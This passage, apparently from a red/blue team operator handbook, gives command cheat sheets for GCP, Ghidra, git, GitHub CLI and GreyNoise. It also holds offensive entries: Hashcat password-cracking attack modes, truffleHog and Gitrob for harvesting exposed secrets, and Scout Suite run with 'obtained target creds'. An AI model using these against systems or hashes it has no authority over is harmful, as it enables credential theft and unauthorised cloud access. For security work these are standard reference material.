<code>gcloud compute instances describe "&lt;instance-name&gt;" --project "&lt;project-name&gt;" --zone "us-west2-a"</code>	Show instance info
<code>gcloud compute instances stop instance-2</code>	Stop an instance
<code>gcloud compute instances start instance-2</code>	Start an instance
<code>gcloud compute instances create vm1 --image image-1 --tags test --zone "&lt;zone&gt;" --machine-type f1-micro</code>	Create an instance
<code>gcloud compute ssh --project "&lt;project-name&gt;" --zone "&lt;zone-name&gt;" "&lt;instance-name&gt;"</code>	SSH to instance
<code>gcloud compute copy-files example-instance:~/REMOTE-DIR ~/LOCAL-DIR --zone us-central1-a</code>	Download files
<code>gcloud compute copy-files ~/LOCAL-FILE-1 example-instance:~/REMOTE-DIR --zone us-central1-a</code>	Upload files
<b>DISKS/VOLUMES</b>	
<code>gcloud compute disks list</code>	List all disks
<code>gcloud compute disk-types list</code>	List all disk types
<code>gcloud compute snapshots list</code>	List all snapshots
<code>gcloud compute disks snapshot &lt;diskname&gt; --snapshotname &lt;name1&gt; --zone \$zone</code>	Create snapshot
<b>NETWORK</b>	
<code>gcloud compute networks list</code>	List all networks



<code>gcloud compute networks describe &lt;network-name&gt; --format json</code>	Detail of one network
<code>gcloud compute networks create &lt;network-name&gt;</code>	Create network
<code>gcloud compute networks subnets create subnet1 --network net1 --range 10.5.4.0/24</code>	Create subnet
<code>gcloud compute addresses create --region us-west2-a vpn-1-static-ip</code>	Get a static ip
<code>gcloud compute addresses list</code>	List all ip addresses
<code>gcloud compute addresses describe &lt;ip-name&gt; --region us-central1</code>	Describe ip address
<code>gcloud compute routes list</code>	List all routes
<b>DNS</b>	
<code>gcloud dns record-sets list --zone my_zone</code>	List of all record-sets in <code>my_zone</code>
<code>gcloud dns record-sets list --zone my_zone --limit=10</code>	List first 10 DNS records
<b>FIREWALL</b>	
<code>gcloud compute firewall-rules list</code>	List all firewall rules
<code>gcloud compute forwarding-rules list</code>	List all forwarding rules
<code>gcloud compute firewall-rules describe &lt;rule-name&gt;</code>	Describe one firewall rule
<code>gcloud compute firewall-rules create my-rule --network default --allow tcp:9200 tcp:3306</code>	Create one firewall rule
<code>gcloud compute firewall-rules update default --network default --allow tcp:9200 tcp:9300</code>	Update one firewall rule
<b>IMAGES/CONTAINERS</b>	
<code>gcloud compute images list</code>	List all images
<code>gcloud container clusters list</code>	List all container clusters
<code>gcloud container clusters get-credentials &lt;cluster-name&gt;</code>	Set kubect1 context
<b>RDS</b>	
<code>gcloud sql instances list</code>	List all sql instances
<b>SERVICES</b>	
<code>gcloud compute backend-services list</code>	List my backend services

<code>gcloud compute http-health-checks list</code>	List all my health check endpoints
<code>gcloud compute url-maps list</code>	List all URL maps

REFERENCE:

<https://cheatsheet.dennyzhang.com/cheatsheet-gcp-a4>

**G**

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## GCP\_Defend

BLUE TEAM	LOGGING	CLOUD
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### Security-related logs

Logs provide a rich data set to help identify specific security events. Each of the following log sources might provide details that you can use in your analysis.

#### Cloud Audit Logs

Google Cloud services write audit logs called Cloud Audit Logs. These logs help you answer the questions, "Who did what, where, and when?" There are three types of audit logs for each project, folder, and organization: Admin Activity, Data Access, and System Event. These logs collectively help you understand what administrative API calls were made, what data was accessed, and what system events occurred. This information is critical for any analysis. For a list of Google Cloud services that provide audit logs, see [Google services with audit logs](#).

Cloud Audit Logs for GKE also exposes Kubernetes Audit Logging, which provides a chronological record of calls made to the Kubernetes API server. These logs are also collected in Cloud Audit Logs.

#### App logs

Stackdriver Logging collects your container standard output and error logs. You can add other logs by using the Sidecar approach. For clusters with Istio and Stackdriver enabled, the Istio Stackdriver adapter collects and reports the Istio-specific logs and sends the logs to Stackdriver Logging.

#### Infrastructure logs

Infrastructure logs offer insight into the activities and events at the OS, cluster, and networking levels.

#### GKE audit logs

GKE sends two types of audit logs: GKE audit logs and Kubernetes Audit Logging. Kubernetes writes audit logs to Cloud Audit Logs for calls made to the Kubernetes API server. Kubernetes audit log entries are useful for investigating suspicious API requests, for collecting statistics, and for creating monitoring alerts for unwanted API calls. In addition, GKE writes its own audit logs that identify what occurs in a GKE cluster.

### **Compute Engine Cloud Audit Logs for GKE nodes**

GKE runs on top of Compute Engine nodes, which generate their own audit logs. In addition, you can configure `auditd` to capture Linux system logs. `auditd` provides valuable information such as error messages, login attempts, and binary executions for your cluster nodes. Both the Compute Engine audit logs and the `auditd` audit logs provide insight into activities that happen at the underlying cluster infrastructure level.

### **Container logs**

For container and system logs, GKE deploys a per-node logging agent that reads container logs, adds helpful metadata, and then stores the logs. The logging agent checks for container logs in the following sources:

- Standard output and standard error logs from containerized processes
- kubelet and container runtime logs
- Logs for system components, such as VM startup scripts

For events, GKE uses a deployment in the `kube-system` namespace that automatically collects events and sends them to Logging. Logs are collected for clusters, nodes, pods, and containers.

### **Istio on Google Kubernetes Engine**

For clusters with Istio, the Istio Stackdriver adapter is installed during cluster creation, which sends metrics, logging, and trace data from your mesh to Stackdriver.

### **Auditd for Container-Optimized OS on GKE**

For Linux systems, the `auditd` daemon provides access to OS system-level commands and can provide valuable insight into the events inside your containers. On GKE, you can collect `auditd` logs and send them to Logging.

### **VPC Flow Logs**

VPC Flow Logs records a sample of network flows sent from and received by VM instances. This information is useful for analyzing network communication. VPC Flow Logs includes all pod-to-pod traffic through the Intranode Visibility feature in your Kubernetes cluster.

REFERENCE:

<https://cloud.google.com/solutions/security-controls-and-forensic-analysis-for-GKE-apps>

**G**

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## GCP\_Exploit

RED TEAM	EXPLOITATION	CLOUD
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### SCOUT

Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments.

#### STEP 1: Download and install Gcloud command-line tool:

<https://cloud.google.com/pubsub/docs/quickstart-cli>

#### STEP 2: Set the obtained target creds in your configuration:

```
gcloud config set account <account>
```

#### STEP 3: Execute 'scout' using a user account or service account:

```
$ python scout.py --provider gcp --user-account
```

```
$ python scout.py --provider gcp --service-account --key-file  
/path/to/keyfile
```

#### STEP 4: To scan a GCP account, execute either of the following:

```
Organization: organization-id <ORGANIZATION_ID>  
Folder: folder-id <FOLDER_ID>  
Project: project-id <PROJECT_ID>
```

#### REFERENCE:

<https://github.com/puresec/awesome-serverless-security/#google-cloud-functions-security>

<https://github.com/nccgroup/ScoutSuite>

<https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

**G**

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## GCP\_Hardening

BLUE TEAM	CONFIGURATION	CLOUD
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#### GKE Hardening Guide

<https://cloud.google.com/kubernetes-engine/docs/how-to/hardening-your-cluster>

## GCP\_Terms

ALL	INFORMATIONAL	CLOUD
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### Google Cloud Developers Cheat Sheet

<https://github.com/gregsramblings/google-cloud-4-words>

<https://www.intelligencepartner.com/en/definitive-cheat-sheet-for-google-cloud-products/>

## GHIDRA

RED/BLUE TEAM	REVERSE ENGINEER	BINARIES
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Ghidra is a software reverse engineering framework developed by NSA that is in use by the agency for more than a decade. Basically, a software reverse engineering tool helps to dig up the source code of a proprietary program which further gives you the ability to detect malware threats or potential bugs.

PROJECT/PROGRAM	SHORTCUT	MENU
<b>New Project</b>	Ctrl+N	File → New Project
<b>Open Project</b>	Ctrl+O	File → Open Project
<b>Close Project1</b>	Ctrl+W	File → Close Project
<b>Save Project1</b>	Ctrl+S	File → Save Project
<b>Import File1</b>	I	File → Import File
<b>Export Program</b>	O	File → Export Program
<b>Open File System1</b>	Ctrl+I	File → Open File System
NAVIGATION		
<b>Go To</b>	G	Navigation → Go To
<b>Back</b>	Alt+←	
<b>Forward</b>	Alt+→	
<b>Toggle Direction</b>	Ctrl+Alt+T	Navigation → Toggle Code Unit Search Direction
<b>Next Instruction</b>	Ctrl+Alt+I	Navigation → Next Instruction
<b>Next Data</b>	Ctrl+Alt+D	Navigation → Next Data
<b>Next Undefined</b>	Ctrl+Alt+U	Navigation → Next Undefined
<b>Next Label</b>	Ctrl+Alt+L	Navigation → Next Label

Next Function	Ctrl+Alt+F	Navigation → Next Function
Previous Function	Ctrl+↑	Navigation → Go To Previous Function
Next Non-function Instruction	Ctrl+Alt+N	Navigation → Next Instruction Not In a Function
Next Different Byte Value	Ctrl+Alt+V	Navigation → Next Different Byte Value
Next Bookmark	Ctrl+Alt+B	Navigation → Next Bookmark
<b>MARKUP</b>		
Undo	Ctrl+Z	Edit → Undo
Redo	Ctrl+Shift+Z	Edit → Redo
Save Program	Ctrl+S	File → Save <i>program name</i>
Disassemble	D	❖ → Disassemble
Clear Code/Data	C	❖ → Clear Code Bytes
Add Label Address field	L	❖ → Add Label
Edit Label Label field	L	❖ → Edit Label
Rename Function Function name field	L	❖ → Function → Rename Function
Remove Label Label field	Del	❖ → Remove Label
Remove Function Function name field	Del	❖ → Function → Delete Function
Define Data	T	❖ → Data → Choose Data Type
Repeat Define Data	Y	❖ → Data → Last Used: <i>type</i>
Rename Variable Variable in decompiler	L	❖ → Rename Variable
Retype Variable Variable in decompiler	Ctrl+L	❖ → Retype Variable
Cycle Integer Types	B	❖ → Data → Cycle → byte, word, dword, qword
Cycle String Types	'	❖ → Data → Cycle → char, string, unicode
Cycle Float Types	F	❖ → Data → Cycle → float, double

Create Array2	[	❖ → Data → Create Array
Create Pointer2	P	❖ → Data → pointer
Create Structure Selection of data	Shift+[	❖ → Data → Create Structure
New Structure Data type container	❖ → New → Structure	
Import C Header	File → Parse C Source	
Cross References	❖ → References → Show References to <i>context</i>	
<b>WINDOWS</b>		
Bookmarks	Ctrl+B	Window → Bookmarks
Byte Viewer	Window → Bytes: <i>program name</i>	
Function Call Trees		
Data Types	Window → Data Type Manager	
Decompiler	Ctrl+E	Window → Decompile: <i>function name</i>
Function Graph	Window → Function Graph	
Script Manager	Window → Script Manager	
Memory Map	Window → Memory Map	
Register Values	V	Window → Register Manager
Symbol Table	Window → Symbol Table	
Symbol References	Window → Symbol References	
Symbol Tree	Window → Symbol Tree	
<b>SEARCH</b>		
Search Memory	S	Search → Memory
Search Program Text	Ctrl+Shift+E	Search → Program Text
<b>MISC</b>		
Select	Select → <i>what</i>	
Program Differences	2	Tools → Program Differences
Rerun Script	Ctrl+Shift+R	
Assemble	Ctrl+Shift+G	❖ → Patch Instruction

\*\*❖ indicates the context menu, i.e., right-click.

REFERENCE:

<https://www.shogunlab.com/blog/2019/12/22/here-be-dragons-ghidra-1.html>  
<https://ghidra-sre.org/CheatSheet.html>

## GIT

ALL

ADMINISTRATION

SOURCE/DOCUMENTATION

**Configure Tooling**

Sets the name attached to your commit transaction

```
# git config --global user.name "[name]"
```

Set the email attached to your commit transactions

```
# git config --global user.email "[email address]"
```

Enables colorization of command line output

```
# git config --global color.ui auto
```

**Create Repositories**

Turn an existing directory into a git repository

```
# git init
```

Clone (download) a repository that already exists, including all of the files, branches, and commits

```
# git clone [url] or [/path] or [user@host:/path]
```

**Branches**

Create a new branch

```
# git branch [branch-name]
```

Switches to the specified branch and updates the working directory

```
# git checkout [branch-name]
```

Combines the specified branch's history into the current branch.

```
# git merge [branch]
```

Deletes the specified branch

```
# git branch -d [branch-name]
```

Push branch to remote repository

```
# git push origin [branch]
```

**Synchronize Changes**

Downloads all history from the remote tracking branches

```
# git fetch
```

Combines remote tracking branch into current local branch

```
# git merge
```

Uploads all local branch commits to GitHub

```
# git push
```

Updates your current local working branch with all new commits from the remote branch

```
# git pull
```



## Browse History Changes

List version history for the current branch

```
# git log
```

List version history for a file

```
# git log --follow [file]
```

Show content differences between two branches

```
# git diff [branch-1]...[branch-2]
```

Output metadata and content changes of a commit

```
# git show [commit]
```

Snapshots a file in preparation for versioning

```
# git add [file]
```

Remove a git file from a repository

```
# git rm [file]
```

Record file snapshot in permanent version history

```
# git commit -m "[description text]"
```

## Redo & Restore Commits

Undo all commits after the specified commit, except changes locally

```
# git reset [commit]
```

Discard all history & changes back to commit

```
# git reset --hard [commit]
```

Replace working copy with latest from HEAD

```
# git checkout --[file]
```

## Terms

**git**: an open source, distributed version-control system

**GitHub**: a platform for hosting and collaborating on Git repositories

**commit**: a Git object, a snapshot of your entire repository compressed into a SHA

**branch**: a lightweight movable pointer to a commit

**clone**: a local version of a repository, including all commits and branches

**remote**: a common repository on GitHub that all team member use to exchange their changes

**fork**: a copy of a repository on GitHub owned by a different user

**pull request**: a place to compare and discuss the differences introduced on a branch with reviews, comments, integrated tests, and more

**HEAD**: representing your current working directory, the HEAD pointer can be moved to different branches, tags, or commits when using git checkout

REFERENCE:

<https://github.github.com/training-kit/downloads/github-git-cheat-sheet.pdf>

**GITHUB CLI**

ALL	ADMINISTRATION	SOURCE/DOCUMENTATION
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gh is GitHub on the command line and brings pull requests, issues, and other GitHub concepts to the terminal next to where you are already working with git and your code.

**# Create an issue interactively**

```
gh issue create
```

**# Create an issue using flags**

```
gh issue create --title "Issue title" --body "Issue body"
```

**# Quickly navigate to the issue creation page**

```
gh issue create --web
```

**# Viewing a list of open issues**

```
gh issue list
```

**# Viewing a list of closed issues assigned to a user**

```
gh issue list --state closed --assignee user
```

**# Viewing issues relevant to you**

```
gh issue status
```

**# Viewing an issue in the browser**

```
gh issue view <issue_number>
```

**# Viewing an issue in terminal**

```
gh issue view <issue_number> --preview
```

**# Check out a pull request in Git Example Syntax**

```
gh pr checkout {<number> | <url> | <branch>} [flags]
```

**# Checking out a pull request locally**

```
gh pr checkout <number>
```

**# Checking out a pull request locally with branch name or URL**

```
gh pr checkout branch-name
```

**# Create a pull request interactively**

```
gh pr create
```

**# Create a pull request using flags**

```
gh pr create --title "Pull request title" --body "Pull request body"
```

**# Quickly navigate to the pull request creation page**

```
gh pr create --web
```

**# Viewing a list of open pull requests**

```
gh pr list
```

**# Viewing a list of closed pull requests assigned to a user**

```
gh pr list --state closed --assignee user
```

**# Viewing the status of your relevant pull requests**

```
gh pr status
```

**# Viewing a pull request in the browser**

```
gh pr view <number>
```

**# Viewing a pull request in terminal**

```
gh pr view <number> --preview
```

REFERENCE:

<https://cli.github.com/>

## G

## G

### GITHUB\_Exploit

RED/BLUE TEAM	ADMINISTRATION	EXPOSED SECRETS
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It's advantageous to search git repos like Github or Gitlab for exposed credentials, api keys, and other authentication methods.

#### TRUFFLE HOG

<https://github.com/dxa4481/truffleHog>

**STEP 1: pip install truffleHog**

**STEP 2: Fire at a git repo or local branches:**

```
truffleHog --regex --entropy=False
```

```
https://github.com/someco/example.git
```

```
truffleHog file:///user/someco/codeprojects/example/
```

#### GITROB

Gitrob will clone repos to moderate depth and then iterate through commit histories flagging files that match potentially sensitive content.

<https://github.com/michenriksen/gitrob>

<https://github.com/michenriksen/gitrob/releases>

#### STEP 1: Download precompiled gitrob release

#### STEP 2: Login and generate/copy your GITHUB access token:

<https://github.com/settings/tokens>

#### STEP 3: Launch Gitrob in analyze mode

```
gitrob analyze <username> --site=https://github.example.com --  
endpoint=https://github.example.com/api/v3 --access-  
tokens=token1,token2
```

**G**

**G**

## GREYNOISE

BLUE TEAM	THREAT INTEL	CLOUD
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GreyNoise - collects and analyzes untargeted, widespread, and opportunistic scan and attack activity that reaches every server directly connected to the Internet. Mass scanners (such as Shodan and Censys), search engines, bots, worms, and crawlers generate logs and events omnidirectionally on every IP address in the IPv4 space. GreyNoise gives you the ability to filter this useless noise out.

\*\*CLI & WEB UI Available

### GREYNOISE CLI

Install the library:

```
pip install greynoise or python setup.py install
```

Save your configuration:

```
greynoise setup --api-key <your-API-key>
```

#### #CLI COMMAND OPTIONS

query	Run a GNQL structured query.
account	View information about your GreyNoise account.
alerts	List, create, delete, and manage your GreyNoise alerts.
analyze	Analyze the IP addresses in a log file, stdin, etc.
feedback	Send feedback directly to the GreyNoise team.
filter	Filter the noise from a log file, stdin, etc.
help	Show this message and exit.

interesting	Report one/more IP "interesting".
ip	Query for all information on an IP.
pcap	Get PCAP for a given IP address.
quick	Check if one/many IPs are "noise".
repl	Start an interactive shell.
setup	Configure API key.
signature	Submit IDS signature to GreyNoise.
stats	Aggregate stats from a GNQL query.
version	Get version and OS of GreyNoise.

### FILTER

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise filter/remove all IP's that are "noise" and return non-noise IP's"

```
# cat ips.txt | greynoise filter > non-noise-ips.txt
```

### ANALYZE

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise to analyze all IP's for ASN, Categories, Classifications, Countries, Operating Systems, Organizations, and Tags:

```
# cat ips.txt | greynoise analyze
```

### STATS

Any query you run can be first checked for statistics returned for that query:

```
# greynoise stats "ip:113.88.161.0/24 classification:malicious"
```

### #IP DATA

The IP address of the scanning device IP:

```
# greynoise query "ip:<IPAddr or CIDR>"
# greynoise query "ip:113.88.161.215"
# greynoise query "113.88.161.0/24"
```

Whether the device has been categorized as unknown, benign, or malicious:

```
# greynoise query "classification:<type>"
# greynoise query "classification:malicious"
# greynoise query "ip:113.88.161.0/24 classification:malicious"
```

The date the device was first observed:

```
# greynoise query "first_seen:<YYYY-MM-DD>"
```

```
# greynoise query "first_seen:2019-12-29"
# greynoise query "ip:113.88.161.0/24 first_seen: 2019-12-29"
```

The date the device was most recently observed:

```
# greynoise query "last_seen:<YYYY-MM-DD>"
# greynoise query "last_seen:2019-12-30"
# greynoise query "ip:113.88.161.0/24 last_seen:2019-12-30"
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
# greynoise query "actor:<actor>"
# greynoise query "actor:censys"
# greynoise query "198.108.0.0/16 actor:censys"
```

A list of the tags the device has been assigned over the past 90 days:

```
# greynoise query "tags:<tag string>"
# greynoise query "tags:avtech"
# greynoise query "tags:avtech metadata.asn:AS17974"
```

#### **#METADATA**

Whether device is a business, isp, or hosting:

```
# greynoise query "metadata.category:<category string>"
# greynoise query "metadata.category:ISP"
# greynoise query "metadata.category:ISP actor:Yandex"
```

The full name of the country the device is geographically located in:

```
# greynoise query "metadata.country:<country>"
# greynoise query "metadata.country:turkey"
# greynoise query "metadata.country:turkey
metadata.category:mobile"
```

The two-character country code of the country the device is geographically located:

```
# greynoise query "metadata.country_code:<##>"
# greynoise query "metadata.country_code:RU"
# greynoise query "metadata.country_code:RU classification:benign"
```

The city the device is geographically located in  
metadata.organization:

```
# greynoise query "metadata.city:<city string>"
# greynoise query "metadata.city:moscow"
# greynoise query "metadata.city:moscow tags:SMB Scanner"
```

The organization that owns the network that the IP address belongs:

```
# greynoise query "metadata.organization:<string>"
# greynoise query "metadata.organization:Yandex"
```

```
# greynoise query "metadata.organization:Yandex tags:DNS Scanner"
```

The reverse DNS pointer of the IP:

```
# greynoise query "metadata.rdns:<dns string>"
# greynoise query "metadata.rdns:*yandex*"
# greynoise query "metadata.rdns:*yandex* tags:Web Crawler"
```

The autonomous system the IP address belongs:

```
# greynoise query "metadata.asn:<AS#####>"
# greynoise query "metadata.asn:AS17974"
# greynoise query "metadata.asn:AS17974 metadata.organization:PT
TELEKOMUNIKASI INDONESIA"
```

Whether the device is a known Tor exit node:

```
# greynoise query "metadata.tor:<true>"
# greynoise query "metadata.tor:true"
# greynoise query "metadata.tor:true metadata.country:sweden"
```

#### #RAW\_DATA

The port number(s) the devices has been observed scanning:

```
# greynoise query "raw_data.scan.port:<port number>"
# greynoise query "raw_data.scan.port:23"
# greynoise query "raw_data.scan.port:23 metadata.country:sweden"
```

The protocol of the port the device has been observed scanning:

```
# greynoise query "raw_data.scan.protocol:<tcp/udp>"
# greynoise query "raw_data.scan.protocol:udp"
# greynoise query "raw_data.scan.protocol:udp
metadata.country:china"
```

Any HTTP paths the device has been observed crawling the Internet:

```
# greynoise query "raw_data.web.paths:<path string>"
# greynoise query "raw_data.web.paths:*admin*"
# greynoise query "raw_data.web.paths:*admin* tags:Jboss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet

```
# greynoise query "raw_data.web.useragents:<UA string>"
# greynoise query "raw_data.web.useragents:Mozilla/4.0 (compatible;
MSIE 8.0; Windows NT 5.2; Trident/4.0)"
# greynoise query "raw_data.web.useragents:*baidu*
metadata.country:Hong Kong"
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):

```
# greynoise query "raw_data.ja3.fingerprint:<JA3 fingerprint hash>"
```

```
# greynoise query "raw_data.ja3.fingerprint:6734f3
7431670b3ab4292b8f60f29984"
# greynoise query "raw_data.ja3.fingerprint:6734f3
7431670b3ab4292b8f60f29984 metadata.country:china"
```

## GREYNOISE WEB UI

<https://viz.greynoise.io/>

### #IP DATA

The IP address of the scanning device IP:

```
> ip or cidr
> 113.88.161.215
> 113.88.161.0/24
```

Whether the device has been categorized as unknown, benign, or malicious:

```
> classification:<type>
> classification:malicious
> 113.88.161.0/24 classification:malicious
```

The date the device was first observed:

```
> first_seen:<YYYY-MM-DD>
> first_seen:2019-12-29
> 113.88.161.0/24 first_seen 2019-12-29
```

The date the device was most recently observed:

```
> last_seen:<YYYY-MM-DD>
> last_seen:2019-12-30
> 113.88.161.0/24 last_seen:2019-12-30
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
> actor:<actor>
> actor:censys
> 198.108.0.0/16 actor:censys
```

A list of the tags the device has been assigned over the past 90 days:

```
> tags:<tag string>
> tags:avtech
> tags:avtech metadata.asn:AS17974
```

### #METADATA

Whether device is a business, isp, or hosting:

```
> metadata.category:<category string>
> metadata.category:ISP
> metadata.category:ISP actor:Yandex
```



The full name of the country the device is geographically located in:

```
> metadata.country:<country>
> metadata.country:turkey
> metadata.country:turkey metadata.category:mobile
```

The two-character country code of the country the device is geographically located:

```
> metadata.country_code:<##>
> metadata.country_code:RU
> metadata.country_code:RU classification:benign
```

The city the device is geographically located in  
metadata.organization:

```
> metadata.city:<city string>
> metadata.city:moscow
> metadata.city:moscow tags:SMB Scanner
```

The organization that owns the network that the IP address belongs:

```
> metadata.organization:<string>
> metadata.organization:Yandex
> metadata.organization:Yandex tags:DNS Scanner
```

The reverse DNS pointer of the IP:

```
> metadata.rdns:<dns string>
> metadata.rdns:*yandex*
> metadata.rdns:*yandex* tags:Web Crawler
```

The autonomous system the IP address belongs:

```
> metadata.asn:<AS#####>
> metadata.asn:AS17974
> metadata.asn:AS17974 metadata.organization:"PT TELEKOMUNIKASI
INDONESIA"
```

Whether the device is a known Tor exit node:

```
> metadata.tor:<true>
> metadata.tor:true
> metadata.tor:true metadata.country:sweden
```

#### #RAW\_DATA

The port number(s) the devices has been observed scanning:

```
> raw_data.scan.port:<port number>
> raw_data.scan.port:23
> raw_data.scan.port:23 metdata.country:sweden
```

The protocol of the port the device has been observed scanning:

```
> raw_data.scan.protocol:<tcp/udp>
> raw_data.scan.protocol:udp
```

```
> raw_data.scan.protocol:udp metadata.country:china
```

Any HTTP paths the device has been observed crawling the Internet:

```
> raw_data.web.paths:<path string>
> raw_data.web.paths:*admin*
> raw_data.web.paths:*admin* tags:"Jboss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet


```
> raw_data.web.useragents:<UA string>
> raw_data.web.useragents:"Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 5.2; Trident/4.0)"
> raw_data.web.useragents:*baidu* metadata.country:Hong Kong
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):

```
> raw_data.ja3.fingerprint:<JA3 fingerprint hash>
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
metadata.country:china
```

#### REFERENCE:

<https://viz.greynoise.io/cheat-sheet/queries>  
<https://viz.greynoise.io/cheat-sheet/examples>  
<https://github.com/GreyNoise-Intelligence/pygreynoise>



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# HASHCAT

RED TEAM

PASSWORD CRACKING

ALL

Hashcat is the world's fastest and most advanced password recovery utility.

## ATTACK MODES

### DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

### DICTIONARY + RULES ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

### COMBINATION ATTACK

```
hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
```

### MASK ATTACK

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a
```

### HYBRID DICTIONARY + MASK

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

### HYBRID MASK + DICTIONARY

```
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt
```

## RULES

### RULEFILE -r

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

### MANIPULATE LEFT -j

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -j  
<option>
```

### MANIPULATE RIGHT -k

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -k  
<option>
```

## INCREMENT

### DEFAULT INCREMENT

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment
```

### INCREMENT MINIMUM LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment-min=4
```

### INCREMENT MAX LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a --increment-max=5
```

## MISC

### BENCHMARK TEST (HASH TYPE)

```
hashcat -b -m #type
```

### SHOW EXAMPLE HASH

```
hashcat -m #type --example-hashes
```

### ENABLE OPTIMIZED KERNELS (Warning! Decreasing max password length)

```
hashcat -a 0 -m #type -O hash.txt dict.txt
```

### ENABLE SLOW CANDIDATES (For fast hashes w/ small dict.txt + rules)

```
hashcat -a 0 -m #type -S hash.txt dict.txt
```

### SESSION NAME

```
hashcat -a 0 -m #type --session <uniq_name> hash.txt dict.txt
```

### SESSION RESTORE

```
hashcat -a 0 -m #type --restore --session <uniq_name> hash.txt
dict.txt
SHOW KEYSPACE
hashcat -a 0 -m #type --keyspace hash.txt dict.txt -r rule.txt
OUTPUT RESULTS FILE -o
hashcat -a 0 -m #type -o results.txt hash.txt dict.txt
CUSTOM CHARSET -1 -2 -3 -4
hashcat -a 3 -m #type hash.txt -1 ?l?u -2 ?l?d?s ?1?2?a?d?u?l
ADJUST PERFORMANCE -w
hashcat -a 0 -m #type -w <1-4> hash.txt dict.txt
KEYBOARD LAYOUT MAPPING
hashcat -a 0 -m #type --keyb=german.hckmap hash.txt dict.txt
HASHCAT BRAIN (Local Server & Client)
(Terminal #1) hashcat --brain-server (copy password generated)
(Terminal #2) hashcat -a 0 -m #type -z --brain-password <password>
hash.txt dict.txt
```

## BASIC ATTACK METHODOLOGY

### 1- DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

### 2- DICTIONARY + RULES


```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

### 3- HYBRID ATTACKS

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

### 4- BRUTEFORCE

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a
```



## ICS / SCADA TOOLS

RED/BLUE TEAM	EXPLOIT/DEFEND	ICS/SCADA
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### AWESOME-INDUSTRIAL-CONTROL-SYSTEM-SECURITY

A curated list of resources related to Industrial Control System (ICS) security.

<https://github.com/hslatman/awesome-industrial-control-system-security>

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## INTERNET EXCHANGE POINTS

ALL	INFORMATIONAL	N/A
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### DATABASE OF GLOBAL INTERNET EXCHANGE POINTS

<https://www.internetexchangemap.com/#/>

<https://ixpdb.euro-ix.net/en/ixpdb/ixps/>

<https://api.ixpdb.net/>

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## IMPACKET

RED TEAM	ESCALATE PRIVS	WINDOWS
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Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself.

